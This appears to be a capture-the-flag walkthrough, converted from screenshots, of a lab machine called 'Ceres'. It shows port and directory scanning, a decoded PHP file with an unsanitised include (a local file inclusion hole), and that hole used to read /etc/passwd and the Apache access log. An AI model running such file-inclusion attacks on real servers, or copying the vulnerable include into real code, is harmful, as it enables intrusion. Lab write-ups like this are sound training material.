
Ceres


```
❯ nmap -sCV -p22,80 -vvv 192.168.137.46
Starting Nmap 7.95 ( https://nmap.org ) a
```


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 36:81:c1:3b:b8:7b:84:0f:6a:41:7b:2e:3a:01:4c:44 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/WyaFoOEoWOdUDkbdAGmNpus3P7PUcWIR+3YxVbzdmp7X3NnEICW7ow7+N3KU
Bj9b6OW/qmcIDMJoqQyOUIYcLqtP1X03vLe+YX0Y5lAjJGxCKjsE7Yhsc02IN/4+Bwp8BVG0rUmKKbYyAksrW75Nef+fM8UfkkzuBI
bH17PmOefan1fQbZC8bzsobqr4Yp2UwF8Xft81DhR9j9WDXgyNgvTaD+Fw9GXj
|   256 f6:7e:44:41:80:00:b0:c2:e9:03:8d:74:c3:7a:ea:0e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEjMJsewj2oMHfqQTI8FcoEjbMrl
I=
|   256 37:d1:5a:b4:e5:0a:77:9a:2a:7e:1a:63:7c:d4:2e:9b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKf9QqC2EgsU8so9WmtvQ62bcu0kLa/i4qETBeQJB+Ik
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:46:6F:4F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
❯ whatweb 192.168.137.46
http://192.168.137.46 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.137.46]
```

```
❯ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.46' -t 20 -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.46
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 80]
/.php                 (Status: 403) [Size: 279]
/.html                (Status: 403) [Size: 279]
/file.php             (Status: 200) [Size: 0]
/secret.php           (Status: 200) [Size: 54]
Progress: 178467 / 882240 (20.23%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 179121 / 882240 (20.30%)
```













```
❯ echo 'PD9waHAKICAgIGluY2x1ZGUoJF9HRVRbImZpbGUiXS4iLnBocCIpOwo/Pgo=' | base64 -d ; echo
<?php
    include($_GET["file"].".php");
?>
```





```
❯ echo 'PD9waHAKICAgIHN5c3RlbSgiaWQiKTsgLy8gICAgICAgICAgICAgICAgICAgICAgICAgICAgICAvTXlfSDFkZDNuX1MzY3IzdAo/Pgo=' | base64 -d ; echo
<?php
    system("id"); //                 /My_H1dd3n_S3cr3t
?>
```

```
❯ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.46/My_H1dd3n_S3cr3t/' -t 20 -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.46/My_H1dd3n_S3cr3t/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
/file.php             (Status: 200) [Size: 0]
Progress: 68169 / 882240 (7.73%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 68284 / 882240 (7.74%)
```



view-source:http://192.168.137.46/My_H1dd3n_S3cr3t/file.php?file=/etc/passwd
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
20 systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
21 systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
22 systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
23 messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
24 sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
25 giuseppe:x:1000:1000:giuseppe,,,:/home/giuseppe:/bin/bash
26 systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
27



view-source:http://192.168.137.46/My_H1dd3n_S3cr3t/file.php?file=/var/log/apache2/access.log
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ...
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?stackguard=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?incident=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?venture_capital=id HTTP/1.1" 200 147 "-" "Wfuz
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?welfare=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?nanae=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?greg=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?vnc=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?MySpace=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?ADM=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?CIPE=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?techinfo=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?front_page=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?mob=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?schneier=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?Islam=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?2183=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?aria-uphoto=id HTTP/1.1" 200 147 "-" "Wfuzz/3.
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?Gadgets=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?aria-clickgal=id HTTP/1.1" 200 147 "-" "Wfuzz/
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?3ctftpsvc=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?stars_4=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?smartphone=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?bookstore_off=id HTTP/1.1" 200 147 "-" "Wfuzz/
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?comet=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?Wedding=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?explanation=id HTTP/1.1" 200 147 "-" "Wfuzz/3.
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?4465=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?page-7=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?top_search=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?resolution=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?krakow=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"
192.168.137.26 - - [23/Feb/2025:02:44:17 +0100] "GET /file.php?page-10=id HTTP/1.1" 200 147 "-" "Wfuzz/3.1.0"

